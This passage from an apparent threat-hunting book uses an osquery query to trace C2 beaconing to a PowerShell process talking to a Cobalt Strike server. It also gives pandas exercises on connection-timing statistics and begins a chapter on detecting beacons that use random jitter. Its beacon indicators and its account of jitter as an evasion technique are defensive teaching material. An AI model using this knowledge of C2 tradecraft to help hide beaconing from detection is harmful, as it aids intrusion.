  pos.remote_address like "%34.125.188.180%"          ①
```

① **A SQL query that joins two tables—processes with alias p and process_open_sockets with alias pos—based on matching the values of column pid, which exists in the two tables.**

For a match, display the following fields: `pid` from table `pos`, `name` from table `p`, `local_address` from table `pos`, `local_port` from table `pos`, `remote_address` from table `pos`, and `remote_port` from table `pos`. Finally, filter the records and extract only those that contain the pattern in column `remote_address` from table `pos`.

Running the query against the endpoint doesn't return anything. Why? The query looks for open sockets maintained in the `process_open_sockets` table, and at the time we ran the query, the beaconing connection may not have been active anymore. To solve this problem, we have to run the query multiple times. We know that the endpoint `10.0.0.4` connects a few times every 60 seconds to `34.125.188.180`, so running the query multiple times will eventually provide information about the Windows process that established it. The following output is reformatted for better presentation.

Listing 6.44 Processes connecting to `34.125.188.180`

```
pid: 9688                                             ①
name: powershell.exe                                  ②
local_address: 10.0.0.4
local_port: 54063
remote_address: 34.125.188.180
remote_port: 80
```

① **A field containing the process ID, 9688**

② **A field containing the process ID, powershell.exe**

There is malicious activity on the system in which a PowerShell connects to `34.125.188.180` over port `80`. We have high

confidence that the endpoint, `10.0.0.4`, has been compromised. We have PowerShell connecting to an external IP address tagged as hosting a Cobalt Strike server. Performing an internet web search confirms that web requests for `/cm` and `/submit.php`, identified earlier in the hunt, are typical ones used by the Cobalt Strike Beacon agent (https://mng.bz/XVO9).

As a threat hunter, you can continue your investigation to uncover when and how the endpoint was compromised. In addition, you need to open an incident case (if you haven't done that yet) and follow the incident-response process. Engage and support other team members who would handle the case, and coordinate with other team members as necessary. Follow the threat-hunting process we used in previous chapters.

6.2 Exercises

Using the chapter's data set uploaded to GitHub (https://mng.bz/5OeO), for connections between `10.0.0.6` and `208.80.154.224`:

1. Calculate the number of connections.
2. Calculate the standard deviation and variance values for the time between consecutive connections.
3. Generate a line-type graph that shows the value of the time difference between connections over time (similar to figure 6.6).
4. Generate a histogram that shows the distribution of the time difference between connections (similar to figure 6.7).

NOTE **You may use Jupyter notebook or other tools of your preference.**

6.3 Answers to exercises

1. Use the events loaded in `df_original`. There were 4,077 connections between `10.0.0.6` and `208.80.154.224`.

Listing 6.45 Number of connections between `10.0.0.6` and `208.80.154.224`

```
df_original[(df_original['src_ip'] == '10.0.0.6') & \
    (df_original['dest_ip'] == '208.80.154.224')]
```

2. The standard deviation is `78.269678`, and the variance is `6126.142499`.

Listing 6.46 Calculating the standard deviation

```
df.loc[(df['src_ip'] == '10.0.0.6') & (df['dest_ip'] == \
    '208.80.154.224')].groupby(['std1', 'var1']).size()
```

3. Use the following code to generate the type-line graph.

Listing 6.47 Time difference between connections over time

```
df.loc[(df['src_ip'] == '10.0.0.6') & (df['dest_ip'] == \
    '208.80.154.224')].\
        sort_values(by=['epoch_timestamp'], ascending=True).\
            set_index('epoch_timestamp')['time_diff_sec'].\
                plot(figsize=[25,5], kind='line', color='orange')\
                    .set(xticklabels=[])
```

Executing the preceding code generates the graph shown in figure 6.15.




Figure 6.15 Time difference in seconds over time for connections between `10.0.0.6` and `208.80.154.224`

4. Use the following code to generate the histogram.

Listing 6.48 Distribution of the time difference between connections

```
df.loc[(df['src_ip'] == '10.0.0.6') & (df['dest_ip'] \
    == '208.80.154.224') \
        ].sort_values(by=['epoch_timestamp'], \
            ascending=True).set_index('epoch_timestamp')['time_diff_sec'].\
                hist(figsize=[25,5], color='orange', bins=50)
```

Executing this code generates the graph shown in figure 6.16.




Figure 6.16 Distribution of `time_diff_sec` between `10.0.0.6` and `208.80.154.224`

Summary

- Statistics is a robust science that threat hunters can harness. You can use it at any stage of your threat-hunting expedition to analyze your findings and investigate further, whether you're uncovering initial clues or are in the middle of an expedition.
- Threat hunters aren't expected to become expert statisticians. Experimenting with some statistical constructs helps threat hunters build knowledge, which they can take to production gradually.
- Learning new concepts and building new skills are keys to your success as a threat hunter.
- External tools such as Jupyter notebook give you access to a broader set of analytical functions built with universal programming languages such as Python.
- Knowledge of Python allows you to extend your toolset beyond the search capabilities supplied by your data store. Similarly, being able to read and construct SQL commands is very handy for performing tasks with tools such as osquery or conducting a database-related hunting expedition.

7 Tuning statistical logic

This chapter covers

- **Tuning statistical constructs to create better security analysis capabilities**
- **Uncovering malicious beaconing that uses unexpected communication channels**
- **Capturing packets to gain visibility into a threat execution**

In this chapter, you will learn and practice building and using more involving statistical constructs in your threat-hunting expeditions. I want you to experience different approaches, different techniques, and different tools in the statistical toolkit to uncover threats.

First, I introduce approaches such as random time jitter and beaconing to demonstrate that using only standard deviation (chapter 6) is insufficient to uncover threats. I also introduce statistical techniques such as quantiles, which can enhance analytical capabilities to uncover anomalies. Next, I describe how to use density distribution functions to detect data exfiltration, anomalies, and outliers.

You may want to play the soundtrack to *The Empire Strikes Back (Star Wars: Episode V)* in the background while we go through the first scenario: uncovering beaconing with random jitter. Why? All will be revealed as we proceed.

7.1 Beaconing with random jitter

Chapter 6 uncovered a consistent malicious beaconing activity. The infected machine connects to the command-and-control (C2) server every ~60 seconds using HTTP, resulting in a low standard deviation for connections between an internal IP address, `10.0.0.4`, and an external IP address, `34.125.188.180`. Can the techniques from chapter 6 uncover malicious beaconing if the time between connections is inconsistent?

In this scenario, let's suppose that an adversary has introduced *jitter*—a random amount of time that gets added to the sleep time of an agent before making a call home to a C2 server. Based on chapter 6, we can conclude that the jitter was ~0% because the time between connections was highly consistent. This isn't the case anymore with jitter added, because 60 seconds of sleep with 20% jitter would result in a uniformly random sleep time distribution between 48 and 72 seconds.

For this chapter's scenario, we have access to a new set of events that captures Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) connection information, covering all ports. These events are available in our data store, Humio, and on GitHub as a JSON file we can download (https://mng.bz/75Ov). In addition, we have access to events containing payloads of HTTP connections. (See chapter 6 for sample events.) Also, osquery is installed and running on the endpoints. Last, we can capture packets if necessary during our expedition.

7.1.1 Relying on standard deviation only

In chapter 6, we analyzed connections between source and destination IP addresses in events, and we calculated the variance and standard deviation for every pair of IP addresses with a high count. Then we selected pairs that display low values of variance and standard deviation.

Let’s run the same logic against our new data set to hunt for malicious beaconing activities. For completeness, the following listing contains the code from chapter 6. You can download the full code from GitHub.

Listing 7.1 Searching for beaconing activities

```
import pandas as pd

df_original = pd.read_json("ch7_stream_events.json")
print(len(df_original))
df = df_original

count_threshold = 100
df = df.groupby(['src_ip', 'dest_ip', 'dest_port']).filter\
    (lambda x : len(x)>count_threshold)
df = df.reset_index()
print(len(df.index), "records with count >", count_threshold)
df['timestamp'] = pd.to_datetime(df['timestamp'], format='mixed')
df['endtime'] = pd.to_datetime(df['endtime'], format='mixed')
df['epoch_timestamp'] = df['timestamp'].astype('int64') // 10**9
df['epoch_endtime'] = df['endtime'].astype('int64') // 10**9

df = df.sort_values(by=['epoch_timestamp'], ascending=True)
df['epoch_timestamp'] = df['epoch_timestamp'].astype(int)
df['epoch_endtime'] = df['epoch_endtime'].astype(int)
df['bytes'] = df['bytes'].astype(int)
df['bytes_in'] = df['bytes_in'].astype(int)
df.dtypes

df['time_diff_sec'] = df.groupby(['src_ip', 'dest_ip', 'dest_port'])\
    ['epoch_timestamp'].transform(lambda x: x - x.shift(1))


df['std1'] = df.groupby(['src_ip', 'dest_ip', 'dest_port'])\
    ['time_diff_sec'].transform('std')
df['var1'] = df.groupby(['src_ip', 'dest_ip', 'dest_port'])\
    ['time_diff_sec'].transform('var')
df['count1'] = df.groupby(['src_ip', 'dest_ip', 'dest_port'])\
    ['time_diff_sec'].transform('count')
df[['var1','std1']].sort_values(by=['std1'], ascending=True)

unique_df = df.drop_duplicates(['src_ip', 'dest_ip', 'dest_port'])
unique_df[['src_ip', 'dest_ip', 'dest_port', 'std1', 'var1',\
    'count1', 'app']].sort_values(by=['std1'], ascending=True)

std_threshold = 100
unique_df = unique_df.loc[unique_df['std1'] <  \
    std_threshold].sort_values(by=['dest_ip'], ascending=True)
unique_df[['src_ip', 'dest_ip', 'dest_port', \
    'std1', 'var1', 'count1',  'app']].sort_values(by=['std1'], ascending=True)
```

As in chapter 6, the code in listing 7.1 performs the following tasks:

- *Data loading*—The code loads data from a JSON file, `ch7_stream_events.json`, into a pandas DataFrame and displays the total number of records, providing an initial sense of the data set's size.
- *Filtering for significance*—The code filers the data set to focus only on those connections that have a significant number of events, defined as more than 100, to isolate more active network flows.
- *Time analysis*—The code converts the timestamps associated with each event from human-readable form to UNIX epoch time (seconds since 1970) to simplify later time calculations and sorting operations.
- *Behavioral analysis*—The code calculates the time difference between consecutive network events for each group of connections and statistical measurements (standard deviation, variance, and count) of these time differences to evaluate the consistency of the connections.
- *Refinement and reporting*—The code removes duplicates and applies a threshold to the standard deviation to focus on more consistent connections. The data set is sorted to organize and present the most regular patterns at the forefront, making it easier to identify consistent connections.
- *Analysis*—The code sorts the results based on `std1` and filters them to prioritize network flows that exhibit consistency.

Please refer to chapter 6 for more details on the logic and code. The output of executing the code in listing 7.1 shows several connections with low variance and standard deviation values. Figure 7.1 shows a snapshot of these connections.